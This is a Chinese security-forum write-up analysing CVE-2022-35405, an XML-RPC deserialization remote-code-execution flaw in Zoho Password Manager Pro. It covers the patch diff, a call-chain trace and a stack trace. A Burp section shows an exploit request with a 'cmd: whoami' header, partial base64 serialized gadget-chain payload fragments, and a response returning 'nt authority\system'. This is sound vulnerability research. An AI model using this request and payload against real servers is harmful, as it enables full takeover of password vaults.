CVE-2022-35405 Zoho Password Manager Pro XML-RPC RCE - 先知社区


> 先知社区，先知安全技术社区

https://archives2.manageengine.com/passwordmanagerpro/12100/ManageEngine_PMP_64bit.exe (https://archives2.manageengine.com/passwordmanagerpro/12100/ManageEngine_PMP_64bit.exe)

补丁

https://archives2.manageengine.com/passwordmanagerpro/12101/ManageEngine_PasswordManager_Pro_12100_to_12101.ppm (https://archives2.manageengine.com/passwordmanagerpro/12101/ManageEngine_PasswordManager_Pro_12100_to_12101.ppm)

`org.apache.xmlrpc.parser.SerializableParser#getResult` 关了反序列化




C:\Users\ddd\Desktop\psm\old\lib\xmlrpc-common-3.1.3.jar | C:\Users\ddd\Desktop\psm\new\lib\xmlrpc-common-3.1.3.jar

```java
    public SerializableParser() {
    }

    public Object getResult() throws XmlRpcException {
        try {
            byte[] res = (byte[])((byte[])super.getResult());
            ByteArrayInputStream bais = new ByteArrayInputStream(res);
            ObjectInputStream ois = new ObjectInputStream(bais);
            return ois.readObject();
        } catch (IOException var4) {
            throw new XmlRpcException("Failed to read result object: " + var4.getMes
        } catch (ClassNotFoundException var5) {
            throw new XmlRpcException("Failed to load class for result object: " + v
        }
    }
}
```

```java
    public SerializableParser() {
    }

    public Object getResult() throws XmlRpcException {
        ObjectInputStream ois = null;

        Object var4;
        try {
            if (!"1".equals(System.getProperty("org.apache.xmlrpc.allowInsecureDeserialization_do_not_use_this"))) {
                throw new UnsupportedOperationException("Deserialization of ex:serializable objects is vulnerable to remote execution att
            }

            byte[] res = (byte[])((byte[])super.getResult());
            ByteArrayInputStream bais = new ByteArrayInputStream(res);
            ois = new ObjectInputStream(bais);
            var4 = ois.readObject();
        } catch (IOException var14) {
            throw new XmlRpcException("Failed to read result object: " + var14.getMessage(), var14);
        } catch (ClassNotFoundException var15) {
            throw new XmlRpcException("Failed to load class for result object: " + var15.getMessage(), var15);
        } finally {
            if (ois != null) {
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220722111151-07ca93fe-096c-1.png)

通过漏洞描述可知为 XML-RPC 的反序列化 RCE


Password Manager Pro Release Notes

Version 12.1 (12101) Hotfix


24th June 2022

Security Fixes

- A remote code execution vulnerability (CVE-2022-35405) that allowed an adversary to exploit the host via XML-RPC has been fixed.
- An authentication bypass vulnerability (CVE-2022-35404) that allowed an adversary to create arbitrary directories and ample small-sized files in the Password Manager Pro server has been fixed.

(https://xzfile.aliyuncs.com/media/upload/picture/20220722111158-0bff7bce-096c-1.png)

回顾 CVE-2020-9496 Apache Ofbiz XMLRPC RCE 漏洞 (https://xz.aliyun.com/t/8324) 漏洞由 XmlRpcRequestParser 解析 xml 时触发，由此我们用 tabby 来查询谁调用了 XmlRpcRequestParser


```
MATCH (m:Method{FULL_NAME:"org.apache.xmlrpc.parser.XmlRpcRequestParser.<init>"})
match (m1:Method{IS_ENDPOINT:"TRUE"})
call apoc.algo.allSimplePaths(m1,m,"CALL>|ALIAS",10) yield path
return path limit 100
```

Overview

Node labels

* (6) Method (6)

Relationship Types


* (6) CALL (5) ALIAS (1)

Displaying 6 nodes, 6 relationships.

(https://xzfile.aliyuncs.com/media/upload/picture/20220722111204-0fc02380-096c-1.png)

从路径的源头查询

```
org.apache.xmlrpc.webserver.PmpApiServlet#doPost
```




```
public class PmpApiServlet extends XmlRpcServlet {
    private ThreadLocal clientIpAddress = new ThreadLocal();
    private String port = null;
    private String authPort = null;

    public PmpApiServlet() {
    }

    public void doPost(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
        this.clientIpAddress.set(ClientUtil.getRemoteIPAddress(request));
        PMPAPIUtils.setIpAddress((String)this.clientIpAddress.get());
        this.port = "" + request.getServerPort();
        this.authPort = ClientUtil.getClientAuthPort();

        try {
            if (!FeatureRole.get("PasswordManagementAPI").isEditionSupported()) {...} else if (!this.port.equals(this.authPort)) {...} else {
                PMPAPIUtils.setErrorMessage((String)null);
                X509Certificate[] certs = (X509Certificate[])((X509Certificate[])request.getAttribute( s: "javax.servlet.request.X509Certificate"));
                if (certs != null) {...} else if ("https".equals(request.getScheme())) {
                    System.out.println("This was an HTTPS request, but no client certificate is available");
                } else {
                    System.out.println("This was not an HTTPS request, so no client certificate is available");
                }
            }

            super.doPost(request, response);
        } catch (Exception var12) {
            var12.printStackTrace();
        }

    }
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220722111211-14300a34-096c-1.png)

调用 super 的 post 函数

```
org.apache.xmlrpc.webserver.XmlRpcServlet#doPost
```




```
1 override
public void doPost(HttpServletRequest pRequest, HttpServletResponse pResponse) throws IOException, ServletException
    this.server.execute(pRequest, pResponse);
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220722111219-18cc5962-096c-1.png)

继续跟进


```
org.apache.xmlrpc.webserver.XmlRpcServletServer#execute
```



```java
public void execute(HttpServletRequest pRequest, HttpServletResponse pResponse) throws ServletException, IOException
    XmlRpcHttpRequestConfigImpl config = this.getConfig(pRequest);
    ServletStreamConnection ssc = this.newStreamConnection(pRequest, pResponse);

    try {
        super.execute(config, ssc);
    } catch (XmlRpcException var6) {
        throw new ServletException(var6);
    }
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220722111227-1d695fec-096c-1.png)


继续调用 `org.apache.xmlrpc.server.XmlRpcStreamServer#execute`



```java
public void execute(XmlRpcStreamRequestConfig pConfig,
                    ServerStreamConnection pConnection)
        throws XmlRpcException {
    log.debug( o: "execute: ->");//NO I18N
    try {
        Object result;
        Throwable error;
        InputStream istream = null;
        try {
            istream = getInputStream(pConfig, pConnection);
            XmlRpcRequest request = getRequest(pConfig, istream);
            result = execute(request);
            istream.close();
            istream = null;
            error = null;
            log.debug( o: "execute: Request performed successfully");//NO I18N
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220722111234-2190edba-096c-1.png)

其中 getRequest 函数会从原始 request 构建 XmlRpcRequest `org.apache.xmlrpc.server.XmlRpcStreamServer#getRequest`



```java
protected XmlRpcRequest getRequest(final XmlRpcStreamRequestConfig pConfig,
                                   InputStream pStream) throws XmlRpcException {
    final XmlRpcRequestParser parser = new XmlRpcRequestParser(pConfig, getTypeFactory());
    final XMLReader xr = SAXParsers.newXMLReader();
    xr.setContentHandler(parser);
    try {
        SecurityManager manager=new SecurityManager();
                manager.setEntityExpansionLimit(0);
                xr.setProperty("http://apache.org/xml/properties/security-manager",manager);
                xr.setEntityResolver(new DummyEntityResolver());
        xr.parse(new InputSource(pStream));
    } catch (SAXException e) {
```

(https://xzfile.aliyuncs.com/media/upload/picture/20220722111240-25626a68-096c-1.png)


在这里就开始解析 xml，触发 rpc 了。poc 和 CVE-2020-9496 一样

贴一下堆栈。

```
getResult:36, SerializableParser
(org.apache.xmlrpc.parser)
endValueTag:78, RecursiveTypeParserImpl
(org.apache.xmlrpc.parser)
endElement:185, MapParser (org.apache.xmlrpc.parser)
endElement:103, RecursiveTypeParserImpl
(org.apache.xmlrpc.parser)
endElement:165, XmlRpcRequestParser
(org.apache.xmlrpc.parser)
endElement:-1, AbstractSAXParser
(org.apache.xerces.parsers)
scanEndElement:-1, XMLNSDocumentScannerImpl
(org.apache.xerces.impl)
dispatch:-1,
XMLDocumentFragmentScannerImpl$FragmentContentDispatcher
(org.apache.xerces.impl)
scanDocument:-1, XMLDocumentFragmentScannerImpl
(org.apache.xerces.impl)
parse:-1, XML11Configuration (org.apache.xerces.parsers)
parse:-1, XML11Configuration (org.apache.xerces.parsers)
parse:-1, XMLParser (org.apache.xerces.parsers)
parse:-1, AbstractSAXParser (org.apache.xerces.parsers)
parse:-1, SAXParserImpl$JAXPSAXParser
(org.apache.xerces.jaxp)
getRequest:76, XmlRpcStreamServer
(org.apache.xmlrpc.server)
execute:212, XmlRpcStreamServer (org.apache.xmlrpc.server)
execute:112, XmlRpcServletServer
(org.apache.xmlrpc.webserver)
doPost:196, XmlRpcServlet (org.apache.xmlrpc.webserver)
doPost:117, PmpApiServlet (org.apache.xmlrpc.webserver)
service:681, HttpServlet (javax.servlet.http)
service:764, HttpServlet (javax.servlet.http)
internalDoFilter:227, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:53, WsFilter (org.apache.tomcat.websocket.server)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
```

```
(org.apache.catalina.core)
doFilter:76, ADSFilter (com.manageengine.ads.fw.filter)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:300, PassTrixFilter
(com.adventnet.passtrix.client)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:414, SecurityFilter (com.adventnet.iam.security)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:34, NTLMV2CredentialAssociationFilter

(com.adventnet.authentication)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:155, NTLMV2Filter (com.adventnet.authentication)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:118, MSPOrganizationFilter
(com.adventnet.passtrix.client)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:149, PassTrixUrlRewriteFilter
(com.adventnet.passtrix.client)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:109, SetCharacterEncodingFilter
(org.apache.catalina.filters)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:32, ClientFilter (com.adventnet.cp)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:80, ParamWrapperFilter (com.adventnet.filters)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:51, RememberMeFilter
(com.adventnet.authentication.filter)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
```

```
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:65, AssociateCredential
(com.adventnet.authentication.filter)
internalDoFilter:189, ApplicationFilterChain
(org.apache.catalina.core)
doFilter:162, ApplicationFilterChain
(org.apache.catalina.core)
invoke:197, StandardWrapperValve
(org.apache.catalina.core)
invoke:97, StandardContextValve (org.apache.catalina.core)
invoke:540, AuthenticatorBase
(org.apache.catalina.authenticator)
invoke:135, StandardHostValve (org.apache.catalina.core)
invoke:92, ErrorReportValve (org.apache.catalina.valves)
invoke:687, AbstractAccessLogValve
(org.apache.catalina.valves)
invoke:261, SingleSignOn

(org.apache.catalina.authenticator)
invoke:78, StandardEngineValve (org.apache.catalina.core)
service:357, CoyoteAdapter (org.apache.catalina.connector)
service:382, Http11Processor (org.apache.coyote.http11)
process:65, AbstractProcessorLight (org.apache.coyote)
process:895, AbstractProtocol$ConnectionHandler
(org.apache.coyote)
doRun:1681, Nio2Endpoint$SocketProcessor
(org.apache.tomcat.util.net)
run:49, SocketProcessorBase (org.apache.tomcat.util.net)
processSocket:1171, AbstractEndpoint
(org.apache.tomcat.util.net)
completed:104,
SecureNio2Channel$HandshakeReadCompletionHandler
(org.apache.tomcat.util.net)
completed:97,
SecureNio2Channel$HandshakeReadCompletionHandler
(org.apache.tomcat.util.net)
invokeUnchecked:126, Invoker (sun.nio.ch)
run:218, Invoker$2 (sun.nio.ch)
run:112, AsynchronousChannelGroupImpl$1 (sun.nio.ch)
runWorker:1191, ThreadPoolExecutor
(org.apache.tomcat.util.threads)
run:659, ThreadPoolExecutor$Worker
(org.apache.tomcat.util.threads)
run:61, TaskThread$WrappingRunnable
(org.apache.tomcat.util.threads)
run:748, Thread (java.lang)
```


Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.3.9 - Temporary Project - licensed to ddd
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × 3 × ...
Send Cancel
Target: https://172.16.16.132:7272
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Selection 19
Selected text
Request Attributes 2
Request Query Parameters 0
Request Cookies 0
Request Headers 6
Response Headers 15


```
POST /xmlrpc HTTP/1.1
Host: 172.16.16.132:7272
X-Requested-With: XMLHttpRequest
Connection: close
Content-Type: application/xml
Content-Length: 9649
cmd: whoami

<?xml version="1.0"?>
<methodCall>
    <methodName>ProjectDiscovery</methodName>
    <params>
        <param>
        <value>
            <struct>
                <member>
                    <name>test</name>
                    <value>
                        <serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">
```

r00ABXNyABdqYXZhLnV0aWwuUHJpb3JpdHlRdWV1ZZTaMLT7P4KxAwACSQAEc2l6ZUwACmNvbXBhcmF0b3J0ABZMamF2YS91
dGlsL0NvbXBhcmF0b3I7eHAAAAACc3IAK29yZy5hcGFjaGUuY29tbW9ucy5iZWFudXRpbHMuQmVhbkNvbXBhcmF0b3LjoYjq
cyKkSAIAAkwACmNvbXBhcmF0b3JxAH4AAUwACHByb3BlcnR5dAASTGphdmEvbGFuZy9TdHJpbmc7eHBzcgAqamF2YS5sYW5n
L1N0cmluZyRDYXNlSW5zZW5zaXRpdmVDb21wYXJhdG9ydwNcfVxQ5c4CAAB4cHQAEG91dHB1dFByb3BlcnRpZXN3BAAAAANz
cgA6Y29tLnN1bi5vcmcuYXBhY2hlLnhhbGFuLmludGVybmFsLnhzbHRjLnRyYXguVGVtcGxhdGVzSW1wbAlXT8FurKszAwAG
SQANX2luZGVudE51bWJlckkADl90cmFuc2xldEluZGV4WwAKX2J5dGVjb2Rlc3QAA1tbQlsAB19jbGFzc3QAEltMamF2YS9s
YW5nL0NsYXNzO0wABV9uYW1lcQB+AARMABFfb3V0cHV0UHJvcGVydGllc3QAFkxqYXZhL3V0aWwvUHJvcGVydGllczt4cAAA
AAD/////dXIAA1tbQkv9GRVnZ9s3AgAAeHAAAAACdXIAAltCrPMX+AYIVOACAAB4cAAAFpPK/rq+AAAAMgESCgA5AJEKAJIA
kwoAkgCUBwCVCgAEAJYLAJcAmAcAmQoAmgCbCAB1CgCcAJ0KAJ4AnwoAngCgBwChCAB4BwCiCgAPAKMKAKQApQcApggATAgA
bAgAbQcApwoAFgCoCgAWAKkIAF8HAKoKABoAqwgArAoArQCuCACvCgCwALEIAFEKABoAsgoAJQCzCAC0CgAlALUHALYIALcI
ALgIALkIALoKALsAvAoAuwC9CgC+AL8HAMAKAC0AwQgAwgoALQDDCgAtAMQKAC0AxQgAxgoAJQDHCgDIAMkKAK0AygcAywcB
EAcAzQEABjxpbml0PgEAAygpVgEABENvZGUBAA9MaW51TnVtYmVyVGFibGUBABJMb2NhbFZhcmlhYmxlVGFibGUBAAR0aGlz
AQAtTHlzb3NlcmlhbC9wYXlsb2Fkcy9ZW1wbGF0ZXMvWm9ob1RvbWNhdEVjaG87AQAJdHJhbnNmb3JtAQByKExjb20vc3Vu
L29yZy9hcGFjaGUveGFsYW4vaW50ZXJuYWwveHNsdGMvRE9NO1tMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9z
ZXJpYWxpemVyL1NlcmlhbGl6YXRpb25IYW5kbGVyOylWAQAIZG9jdW1lbnQBAC1MY29tL3N1bi9vcmcvYXBhY2hlL3hhbGFu
L2ludGVybmFsL3hzbHRjL0RPTTsBAAhoYW5kbGVycwEAQltMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJp

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=168C4E9AA8274804896F2F58B4577032; Path=/; Secure; HttpOnly
Content-Security-Policy: default-src  'self'; img-src 'self' data: https://www.manageengine.com;
 script-src 'unsafe-inline' 'unsafe-eval' 'self' resource:; style-src  'unsafe-inline' 'self';
frame-ancestors 'self' https://WIN-CIT4A6EBDF2:7272; connect-src 'self' wss: https:; worker-src
'self' blob:; frame-src 'self' https://*.duosecurity.com   data:; font-src 'self'
https://*.duosecurity.com
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Content-Type-Options: nosniff
X-XSS-Protection: 1
Set-Cookie: pmpcc=9c166e4b-95ac-4e0e-a62e-66a8eef62297;path=/;Secure;priority=high
Set-Cookie: _zcsr_tmp=9c166e4b-95ac-4e0e-a62e-66a8eef62297;
path=/;SameSite=Strict;Secure;priority=high
X-Frame-Options: SAMEORIGIN
rce: rce
vary: accept-encoding
Content-Type: text/html;charset=UTF-8
Date: Thu, 21 Jul 2022 08:22:54 GMT
Connection: close
Server: PMP
Content-Length: 390

nt authority\system
<?xml version="1.0" encoding="UTF-8"?>
  <methodResponse xmlns:ex="http://ws.apache.org/xmlrpc/namespaces/extensions">
    <fault>
      <value>
        <struct>
          <member>
            <name>
              faultCode
            </name>
            <value>
              <i4>
                0
```

Selected text

```
nt authority\system
```



```
YWxpemVyL1NlcmlhbG16YXRpb25IYW5kbGVyOwEACkV4Y2VwdGlvbnMHAM4BAKYoTGNvbS9zdW4vb3JnL2FwYWNoZS94YWxh
bi9pbnRlcm5hbC94c2x0Yy9ET007TGNvbS9zdW4vb3JnL2FwYWNoZS94bWwvaW50ZXJuYWwvZHRtL0RUTUF4aXNJdGVyYXRv
cjtMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbG16YXRpb25IYW5kbGVyOylWAQAI
aXRlcmF0b3IBADVMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9kdG0vRFRNQXhpc0l0ZXJhdG9yOwEAB2hhbmRs
ZXIBAEFMY29tL3N1bi9vcmcvYXBhY2hlL3htbC9pbnRlcm5hbC9zZXJpYWxpemVyL1NlcmlhbG16YXRpb25IYW5kbGVyOwEA
CDxjbGluaXQ+AQAFb3NUeXABABJMamF2YS9sYW5nL1N0cmluZzsBAANjbWQBAAdpc0xpbnV4AQABWgEABGNtZHMBABNbTGph
dmEvbGFuZy9TdHJpbmc7AQACaW4BABVMamF2YS9pby9JbnB1dFN0cmVhbTsBAAFzAQATTGphdmEvdXRpbC9TY2FubmVyOwEA
Bm91dHB1dAEAAWUBABVMamF2YS9sYW5nL0V4Y2VwdGlvbjsBAAJvMQEAEkxqYXZhL2xhbmcvT2JqZWN0OwEAA3JlcQEAGUxq
```


```
        </i4>
      </value>
    </member>
    <member>
      <name>
        faultString
      </name>
      <value>
```

Search... 0 matches
Search... 0 matches
Done
1,386 bytes | 106 millis

(https://qiita-image-store.s3.ap-northeast-1.amazonaws.com/0/593424/49289293-864f-6fe3-6e00-5c831c9de7dc.png)

poc 不放了 懂得都懂。

其实刚开始找的并不直接是漏洞点，而是在找 xml parse 的点 `com.adventnet.tools.prevalent.InputFileParser#parse`



```java
private void parse(String str) throws Exception {
    SAXParserFactory factory = SAXParserFactory.newInstance();
    factory.setNamespaceAware(true);
    factory.setFeature( name: "http://javax.xml.XMLConstants/feature/secure-processing",  value: true);
    factory.setFeature( name: "http://apache.org/xml/features/disallow-doctype-decl",  value: true);
    factory.setFeature( name: "http://apache.org/xml/features/nonvalidating/load-external-dtd",  value: false);
    factory.setFeature( name: "http://xml.org/sax/features/external-general-entities",  value: false);
    factory.setFeature( name: "http://xml.org/sax/features/external-parameter-entities",  value: false);
    factory.setXIncludeAware(false);
    SAXParser saxParser = factory.newSAXParser();
    File ff = new File(str);
    if (ff.exists()) {
        saxParser.parse(new File(str),  dh: this);
    } else {
        if (!str.startsWith("http://")) {
            throw new Exception("License File " + str + " is invalid.");
        }

        URL fileUrl = new URL(str);
        HttpURLConnection confFileConnection = (HttpURLConnection)fileUrl.openConnection();
        InputStream fis = confFileConnection.getInputStream();
        saxParser.parse(fis,  dh: this);
    }
```

